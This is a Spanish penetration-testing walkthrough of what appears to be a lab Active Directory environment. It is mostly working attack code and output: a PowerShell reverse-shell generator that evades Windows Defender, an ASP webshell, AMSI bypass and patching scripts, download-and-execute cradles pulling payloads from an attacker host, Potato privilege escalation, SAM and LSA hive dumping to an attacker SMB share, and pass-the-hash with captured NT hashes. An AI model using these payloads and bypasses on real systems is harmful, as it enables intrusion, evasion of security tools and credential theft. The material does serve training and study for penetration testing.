
- Crear **exploit** en python:

Crearemos un **exploit** que convierte un **powershell webshel**l básico a **base64** y que pasa por alto windows defender:

```
#!/usr/bin/env python
import base64
import sys

if len(sys.argv) < 3:
  print('usage : %s ip port' % sys.argv[0])
  sys.exit(0)

payload="""
$c = New-Object System.Net.Sockets.TCPClient('%s',%s);
$s = $c.GetStream();[byte[]]$b = 0..65535|%%{0};
while(($i = $s.Read($b, 0, $b.Length)) -ne 0){
    $d = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($b,0, $i);
    $sb = (iex $d 2>&1 | Out-String );
    $sb = ([text.encoding]::ASCII).GetBytes($sb + 'ps> ');
    $s.Write($sb,0,$sb.Length);
    $s.Flush()
};
$c.Close()
""" % (sys.argv[1], sys.argv[2])

byte = payload.encode('utf-16-le')
b64 = base64.b64encode(byte)
print("powershell -exec bypass -enc %s" % b64.decode())
```

Creamos **exploit.py** y le pasamos como argumento la ip y el puerto:

Lo lanzamos a través de **mssqlclient.py** con el comando **xp_cmdshell** mientras ponemos **netcat** en escucha por el puerto que le hemos indicado:



Escalando privilegios

IIS - Webshell


Hemos encontrado una aplicación en asp.net en http://192.168.56.22/Default.aspx que nos permite realizar la subida de archivos.

Esto nos brinda la posibilidad de cargar un **webshell** en **asp** para obtener la ejecución de comandos en el servidor:

Webshell:

```
<%
Function getResult(theParam)
   Dim objSh, objResult
   Set objSh = CreateObject("WScript.Shell")
   Set objResult = objSh.exec(theParam)
   getResult = objResult.StdOut.ReadAll
end Function
%>
<HTML>
   <BODY>
      Enter command:
         <FORM action="" method="POST">
            <input type="text" name="param" size=45 value="<%= myValue %>">
            <input type="submit" value="Run">
         </FORM>
         <p>
      Result :
      <%
      myValue = request("param")
      thisDir = getResult("cmd /c" & myValue)
      Response.Write(thisDir)
      %>
      </p>
      <br>
   </BODY>
</HTML>
```

Lo añadimos a un **webshell.asp y lo subimos**.




Accedemos a la carpeta **uploads** (http://192.168.56.22/upload/webshell.asp)
y tenemos nuestro **webshell** operativo:

Podemos ejecutar el **exploit** que hicimos antes para mssql en el webshell:

```
┌──(th3king㉿h4cklab)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.22] 61201
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>
ps>
```


Si ejecutamos **whoami /all** podemos ver que privilegios tenemos:



```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

y podemos ver que tenemos **SeImpersonatePrivilege** habilitado.

PrivateEsc



bypass amsi

Hay diferentes técnicas para **bypassear amsi** en este repositorio: https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell

Usaremos esta técnica https://s3cur3th1ssh1t.github.io/Powershell-and-the-.NET - Interfaz AMSI/

Original:

Matt Graebers second Reflection method
[Runtime.InteropServices.Marshal]::WriteInt32([Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiContext',[Reflection.BindingFlags]'NonPublic,Static').GetValue($null),0x41414141)

Modificada:

$x=[Ref].Assembly.GetType('System.Management.Automation.Am'+'siUt'+'ils');$y=$x.GetField('am'+'siCon'+'text',[Reflection.BindingFlags]'NonPublic,Static');$z=$y.GetValue($null);[Runtime.InteropServices.Marshal]::WriteInt32($z,0x41424344)


Son modificaciones triviales, pero suficientes para **bypassear defender** (amsi.txt)

```
#Patching amsi.dll AmsiScanBuffer by rasta-mouse
$Win32 = @"

using System;
using System.Runtime.InteropServices;

public class Win32 {
```

```
   [DllImport("kernel32")]
   public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

   [DllImport("kernel32")]
   public static extern IntPtr LoadLibrary(string name);

   [DllImport("kernel32")]
   public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint
lpflOldProtect);

}
"@

Add-Type $Win32

$LoadLibrary = [Win32]::LoadLibrary("amsi.dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "AmsiScanBuffer")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```

Una vez creada **amsi.txt** con nuestro exploit, creamos un servidor python para descargarlo en la víctima:

Como hemos visto anteriormente, tenemos una shell en la máquina víctima, bastará ejecutar nuestros comandos para realizar el **bypass de amsi** y ejecutar nuestro **payload:**




```
$x=[Ref].Assembly.GetType('System.Management.Automation.Am'+'siUt'+'ils')
;$y=$x.GetField('am'+'siCon'+'text',[Reflection.BindingFlags]'NonPublic,Static')
;$z=$y.GetValue($null);[Runtime.InteropServices.Marshal]::WriteInt32($z,0x41
424344)
```

```
(new-object
system.net.webclient).downloadstring('http://192.168.56.1:80/amsi.txt')|IEX
```

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Ahora tenemos derechos de administrador.

winPeas

Esta herramienta popular es muy conocida por contener una gran lista de métodos de detección para **escalar privilegios.**

Repositorio: https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS

Como es una herramienta de **windows**, vamos a cargar el ensamblado con **powershell** completo en la memoria de la víctima (así evitamos subir los ficheros al disco).

Descargamos winPeas.exe en nuestra máquina con:

wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/winPEASany_ofs.exe

Posteriormente creamos un servidor python para **compartir el recurso**:

```
┌──(th3king㉿h4cklab)-[~]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

y en nuestra victima descargamos el fichero

```
$data=(New-Object
System.Net.WebClient).DownloadData('http://192.168.56.1:80/winPEASany_ofs
.exe');
```

Cargamos el **ensamblaje en memoria:**

```
$asm = [System.Reflection.Assembly]::Load([byte[]]$data);
$out = [Console]::Out;$sWriter = New-Object
IO.StringWriter;[Console]::SetOut($sWriter);
[winPEAS.Program]::Main("");[Console]::SetOut($out);$sWriter.ToString()
```

Winpeas tardará varios minutos en completarse y devolvernos la información:

Observamos que tenemos **SeImpersonatePrivilege el cual** podemos usar para escalar, usando la técnica **Potatoes:**

Sweetpotato

SeImpersonatePrivilege a Authority\System

Vamos a escalar privilegios aprovechándonos de SeImpersonatePrivilege, aquí podemos ver las diferentes técnicas Potatoes
https://jlajara.gitlab.io/Potatoes_Windows_Privesc

Usaremos SweetPotato https://github.com/CCob/SweetPotato

Aquí tenemos versiones precompiladas, si no tenemos visual studio con .net para hacerlo →

https://github.com/Flangvik/SharpCollection/blob/master/NetFramework_4.7_x64/SweetPotato.exe

Preparamos un fichero .bat para ejecutar un **reverse shell en powershell**

y compartimos el recurso con un servidor Python:


Preparamos el listener con netcat:

y ejecutamos lo siguiente en nuestro reverse shell:

mkdir c:\temp
cd c:\temp

```
(New-Object
System.Net.WebClient).DownloadFile('http://192.168.56.1:8080/runme.bat','c:\temp\runme.bat')

$data=(New-Object
System.Net.WebClient).DownloadData('http://192.168.56.1:8080/SweetPotato.exe');

$asm = [System.Reflection.Assembly]::Load([byte[]]$data);

$out = [Console]::Out;$sWriter = New-Object IO.StringWriter;[Console]::SetOut($sWriter);

[SweetPotato.Program]::Main(@('-p=C:\temp\runme.bat'));[Console]::SetOut($out);$sWriter.ToString()
```

./runme.bat



BadPotato

BadPotato con PowerSharpPack

Clonamos el repositorio de PowerSharpPack.

```
git clone https://github.com/S3cur3Th1sSh1t/PowerSharpPack
```

Debemos saltarnos amsi:


Creamos este fichero **amsi.txt**

```
# Patching amsi.dll AmsiScanBuffer by rasta-mouse
$Win32 = @"

using System;
using System.Runtime.InteropServices;

public class Win32 {

   [DllImport("kernel32")]
   public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

   [DllImport("kernel32")]
   public static extern IntPtr LoadLibrary(string name);

   [DllImport("kernel32")]
   public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint
lpflOldProtect);

}
"@

Add-Type $Win32

$LoadLibrary = [Win32]::LoadLibrary("amsi.dll")
```

```
$Address = [Win32]::GetProcAddress($LoadLibrary, "AmsiScanBuffer")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```

Ejecutamos los siguientes comandos en nuestra reverse shell:

```
$x=[Ref].Assembly.GetType('System.Management.Automation.Am'+'siUt'+'ils');$y=$x.GetField('am'+'siCon'+'text',[Reflection.BindingFlags]'NonPublic,Static');$z=$y.GetValue($null);[Runtime.InteropServices.Marshal]::WriteInt32($z,0x41424344)

iex(new-object system.net.webclient).downloadstring('http://192.168.56.1:8080/amsi.txt')

iex(new-object net.webclient).downloadstring('http://192.168.56.1:8080/PowerSharpPack/PowerSharpBinaries/Invoke-BadPotato.ps1')

Invoke-BadPotato -Command "c:\temp\runme.bat"
```



Tenemos reverse Shell con derechos de administrador.

Movimiento Lateral

Antes de pivotar entre equipos, vamos a volcar los secretos de una máquina que tengamos la contraseña de un usuario:

```
impacket-secretsdump NORTH/jeor.mormont:'_L0ngCl@w_'@192.168.56.22
```

SAM:

Este es el **administrador de cuentas de seguridad** (**SAM**), es la base de datos que utiliza **windows** para almacenar cuentas de usuarios y descriptores de seguridad. La base de datos SAM se encuentra en **C:\WIndows\system32\config\sam**. Para poder descifrar los datos, necesitamos el contenido del archivo del sistema ubicado en **C:\Windows\System32\Config\SYSTEM,** disponible en el registro **HKLM/SAM. SecretsDump** obtiene los contenidos **HKLM/SAM** y **HKLM/SYSTEM** y descifra los contenidos.

[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:0e181c6215bdbfd5b93917da349fc7cd:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::


También podemos volcar el contenido desde la shell de windows con:


```
reg save HKLM\SAM c:\sam
reg save HKLM\SYSTEM c:\system
```

O podemos crear un recurso smb compartido y volcarlo usando reg.py:

```
smbserver.py -smb2support share .    #Creamos recurso compartido
```

```
reg.py NORTH/jeor.mormont:'_L0ngCl@w_'@192.168.56.22 save -keyName 'HKLM\SAM' -o '\\192.168.56.1\share'  # volcamos HKLM\SAM

reg.py NORTH/jeor.mormont:'_L0ngCl@w_'@192.168.56.22 save -keyName 'HKLM\SYSTEM' -o '\\192.168.56.1\share' # volcamos HKLM\SYSTEM
```





El formato de los hashes que nos devuelve secretsdump es:

<user>:<user id>:<LM hash>:<NT hash>:<comment><home dir>:

LM: Es antiguo y viene desactivado de forma predeterminada a partir de Win Vista/ server 2008
NT (NTLM): Está localizado en SAM y NTDS
NTLMv1 (NetNTLMv1): Se puede usar para hacer relay ntlm

NTLMv2 (NetNTLMv2): Es como ntlmv1 pero mejorado y más difícil de descifrar, permite relay ntlm

Si tenemos los archivos, podemos pasarlos por **secretsdump**:

```
impacket-secretsdump -sam SAM.save -system SYSTEM.save LOCAL
```

Para el Administrador tenemos su hash NT:

Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::

NT hash: dbd13e1c4e338284ac4e9874f7de6ef4

Cuando se compromete un primer objetivo en un sistema de directorio activo, siempre deberíamos probar si las cuentas locales son las mismas en todos los servidores, para esto podemos usar el ataque Pass the Hash en toda la red con CrackMapExec:

```
crackmapexec smb 192.168.56.10-23 -u Administrator -H
'dbd13e1c4e338284ac4e9874f7de6ef4' --local-auth
```

Como podemos ver **no hay reutilización de credenciales** entre castelblack y otros hosts.

Vamos a comprobar si se ha **reutilizado la contraseña local** como contraseña de administrador del **controlador de dominio:**

```
crackmapexec smb 192.168.56.10-23 -u Administrator -H
'dbd13e1c4e338284ac4e9874f7de6ef4'
```

Vemos que la contraseña del **administrador local de Castelblack** es la misma que la del **administrador de controlador de dominio de Winterfell** (north.sevenkingdoms.local).

LSA (Local Security Authority) y Caché de inicio de sesión

En un host que está incluido en un directorio activo de windows, se puede iniciar sesión con las credenciales de dominio aunque este no esté operativo. Esto se debe a que la caché guarda las credenciales para verificar la identidad. Esto se almacena en **C:\Windows\system32\config\SECURITY** (en HKLM\SECURITY) y al igual que en la base de datos SAM, se necesitará un archivo del sistema ubicado en **C:\Windows\system32\config\SYSTEM** (en HKLM\SYSTEM).

```
reg.py NORTH/jeor.mormont:'_L0ngCl@w_'@192.168.56.22 save -keyName 'HKLM\SYSTEM' -o '\\192.168.56.1\share'

reg.py NORTH/jeor.mormont:'_L0ngCl@w_'@192.168.56.22 save -keyName 'HKLM\SECURITY' -o '\\192.168.56.1\share'
```

Extraemos el contenido con **secretsdump:**

```
impacket-secretsdump -security SECURITY.save -system SYSTEM.save LOCAL
```

Como podemos ver, esto nos ha devuelto las credenciales del dominio en caché:

[*] Dumping cached domain logon information (domain/username:hash)
NORTH.SEVENKINGDOMS.LOCAL/sql_svc:$DCC2$10240#sql_svc#89e701ebbd305e4f5380c5150494584a
NORTH.SEVENKINGDOMS.LOCAL/jon.snow:$DCC2$10240#jon.snow#82fdcc982f02b389a002732efaca9dc5
NORTH.SEVENKINGDOMS.LOCAL/vagrant:$DCC2$10240#vagrant#a14c16d521e2f5773307299239284ce2
NORTH.SEVENKINGDOMS.LOCAL/hodor:$DCC2$10240#hodor#5bc7199ac749511548e282405e3ec096

Estos hash (**DCC2 - Domain Cached Credentials 2**) no se pueden utilizar con Pass The Hash. Si la contraseña es fuerte, será difícil de descifrar.

También obtenemos la cuenta de la máquina:

$MACHINE.ACC:
aad3b435b51404eeaad3b435b51404ee:15feb8ae966bb62d6d100991082db1dc

con su **hash nt**: 15feb8ae966bb62d6d100991082db1dc

